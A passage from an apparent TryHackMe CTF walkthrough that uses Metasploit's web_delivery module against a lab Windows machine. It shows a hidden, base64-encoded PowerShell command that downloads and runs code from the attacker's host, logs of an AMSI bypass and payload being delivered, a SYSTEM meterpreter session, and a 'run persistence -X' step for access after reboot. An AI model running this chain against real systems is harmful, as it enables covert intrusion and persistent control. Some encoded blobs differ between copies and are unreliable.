After setting your payload, set your lhost and lport accordingly such that you know which port the MSF web server is going to run on and that it'll be running on the TryHackMe network.

```
msf6 exploit(multi/script/web_delivery) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started HTTP reverse handler on http://10.18.52.203:80
[*] Using URL: http://10.18.52.203:8080/vrHEJp1OGs
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQB
yAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHM
AMQAyADsAJABkADMAbwA9AG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ADsaQBmACgAWwBTAHkAcwB0AGUAbQAu
uAE4AZQB0AC4AVwBlAGIAUAByAG8AeAB5AF0AOgA6AEcAZQB0AEQAZQBmAGEAdQBsAHQAUAByAG8AeAB5ACgAKQAuAGEAZABkAHIAZQBzAHMAIAAtAG4
AZQAgACQAbgB1AGwAbAApAHsAJABkADMAbwAuAHAAcgBvAHgAeQA9AFsATgBlAHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0AOgA6AEcAZQB0AFMAeQB
zAHQAZQBtAFcAZQBiAFAAcgBvAHgAeQAoACkAOwAkAGQAMwBvAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEM
AcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAA
oAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGg
AdAB0AHAAOgAvAC8AMQAwAC4AMQA4AC4ANQAyAC4AMgAwADMAOgA4ADAAOAAwAC8AdgByAEgARQBKAHAAMQBPAEcAcwAvAEMAUgA1AGgASwBiAEgAaAA
0AEMAMQBqAGQAJwApACkAOwBJAEUAWAAgACgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHc
AbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAOAAuADUAMgAuADIAMAAzADoAOAAwADgAMAAvAHYAcgBIAEUASgB
wADEATwBHAHMAJwApACkAOwA=
```

Finally, let's set our payload. In this case, we'll be using a simple reverse HTTP payload. Do this now with the command: 'set payload windows/meterpreter/reverse_http'. Following this, launch the attack as a job with the command 'run -j'.


```
Administrator: C:\Windows\System32\cmd.exe

C:\Users>cd Administrator

C:\Users\Administrator>cd Desktop

C:\Users\Administrator\Desktop>more root.txt
THM{COIN_OPERATED_EXPLOITATION}

C:\Users\Administrator\Desktop>powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIA
XQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoA
VABsAHMAMQAyADsAJABkADMAbwA9AG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ADsaQBmACgAWwBTAHkAcwB0AGUAbQAuAE4A
ZQB0AC4AVwBlAGIAUAByAG8AeAB5AF0AOgA6AEcAZQB0AEQAZQBmAGEAdQBsAHQAUAByAG8AeAB5ACgAKQAuAGEAZABkAHIAZQBzAHMAIAAtAG4AZQAgACQAbgB1AGwA
bAApAHsAJABkADMAbwAuAHAAcgBvAHgAeQA9AFsATgBlAHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0AOgA6AEcAZQB0AFMAeQBzAHQAZQBtAFcAZQBiAFAAcgBvAHgA
eQAoACkAOwAkAGQAMwBvAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0A
OgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMA
bABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQA4AC4ANQAyAC4AMgAwADMAOgA4ADAAOAAvAC8A
dgByAEgARQBKAHAAMQBPAEcAcwAvAEMAUgA1AGgASwBiAEgAaAA0AEMAMQBqAGQAJwApACkAOwBJAEUAWAAgACgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAATgBlAHQA
LgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAOAAuADUAMgAuADIAMAAzADoA
OAAwADgAMAAvAHYAcgBIAEUASgBwADEATwBHAHMAJwApACkAOwA=
```

Return to the terminal we spawned with our exploit. In this terminal, paste the command output by Metasploit after the job was launched. In this case, I've found it particularly helpful to host a simple python web server (python3 -m http.server) and host the command in a text file as copy and paste between the machines won't always work. Once you've run this command, return to our attacker machine and note that our reverse shell has spawned.

```
msf6 exploit(multi/script/web_delivery) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started HTTP reverse handler on http://10.18.52.203:80
[*] Using URL: http://10.18.52.203:8080/vrHEJp1OGs
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQB
yAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHM
AMQAyADsAJABkADMAbwA9AG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ADsAaQBmACgAWwBTAHkAcwB0AGUAbQA
uAE4AZQB0AC4AVwBlAGIAUAByAG8AeAB5AF0AOgA6AEcAZQB0AEQAZQBmAGEAdQBsAHQAUAByAG8AeAB5ACgAKQAuAGEAZABkAHIAZQBzAHMAIAAtAG4
AZQAgACQAbgB1AGwAbAApAHsAJABkADMAbwAuAHAAcgBvAHgAeQA9AFsATgBlAHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0AOgA6AEcAZQB0AFMAeQB
zAHQAZQBtAFcAZQBiAFAAcgBvAHgAeQAoACkAOwAkAGQAMwBvAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEM
AcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAA
oAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGg
AdAB0AHAAOgAvAC8AMQAwAC4AMQA4AC4ANQAyAC4AMgAwADMAOgA4ADAAOAAwAC8AdgByAEgARQBKAHAAMQBPAEcAcAwAvAEMAUgA1AGgASwBiAEgAaAA
0AEMAMQBqAGQAJwApACkAOwBJAEUAWAAgACgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHc
AbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAOAAuADUAMgAuADIAMAAzADoAOAAwADgAMAAvAHYAcgBIAEUASgB
wADEATwBHAHMAJwApACkAOwA=
msf6 exploit(multi/script/web_delivery) > [*] 10.10.172.125    web_delivery - Delivering AMSI Bypass (1386 bytes)
[*] 10.10.172.125    web_delivery - Delivering Payload (4009 bytes)
[!] http://10.18.52.203:80 handling request from 10.10.172.125; (UUID: 14qxzubf) Without a database connected that p
ayload UUID tracking will not work!
[*] http://10.18.52.203:80 handling request from 10.10.172.125; (UUID: 14qxzubf) Staging x86 payload (176732 bytes)
...
[!] http://10.18.52.203:80 handling request from 10.10.172.125; (UUID: 14qxzubf) Without a database connected that p
ayload UUID tracking will not work!
[*] Meterpreter session 1 opened (10.18.52.203:80 → 10.10.172.125:49726) at 2023-06-30 06:15:37 -0400
whoami
[*] exec: whoami

root
msf6 exploit(multi/script/web_delivery) >
```

```
root
msf6 exploit(multi/script/web_delivery) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ RETROWEB  10.18.52.203:80 → 10.10.172.125:49726 (10.10
                                                                    .172.125)

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > persistence -h
[-] Unknown command: persistence
meterpreter > persistence --help
[-] Unknown command: persistence
meterpreter > persistence
[-] Unknown command: persistence
meterpreter > persistence-h
[-] Unknown command: persistence-h
meterpreter > persistence -h
[-] Unknown command: persistence
```



```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Manage the transport mechanisms
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

Last but certainly not least, let's look at persistence mechanisms via Metasploit. What command can we run in our meterpreter console to setup persistence which automatically starts when the system boots? Don't include anything beyond the base command and the option for boot startup.

➔ run persistence -X

Run this command now with options that allow it to connect back to your host machine should the system reboot. Note, you'll need to create a listener via the handler exploit to allow for this remote connection in actual practice. Congrats, you've now gain full control over the remote host and have established persistence for further operations!